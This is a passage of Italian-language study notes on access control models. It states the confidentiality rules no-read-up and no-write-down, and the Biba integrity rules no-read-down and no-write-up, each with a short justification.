- **NO-READ-UP**: un soggetto può leggere una risorsa solo se la sua classe di accesso domina la classe di accesso della risorsa (altrimenti leggerebbe una risorsa troppo sensibile per il suo livello)
- **NO-WRITE-DOWN**: un soggetto può modificare una risorsa solo se la sua classe di accesso è dominata dalla classe di accesso della risorsa (altrimenti potrebbe far trapelare un segreto in luoghi accessibili a soggetti con minor clearance)



Biba

Due regole per proteggere l'integrità:

- **NO-READ-DOWN**: un soggetto può leggere una risorsa solo se la sua classe di accesso è dominata dalla classe di accesso della risorsa (altrimenti utilizzerebbe informazioni meno attendibili al proprio livello di fiducia più elevato)
- **NO-WRITE-UP**: un soggetto può scrivere una risorsa solo se la sua classe di accesso domina la classe di accesso della risorsa (altrimenti modificherebbe una risorsa troppo sensibile per il suo livello)

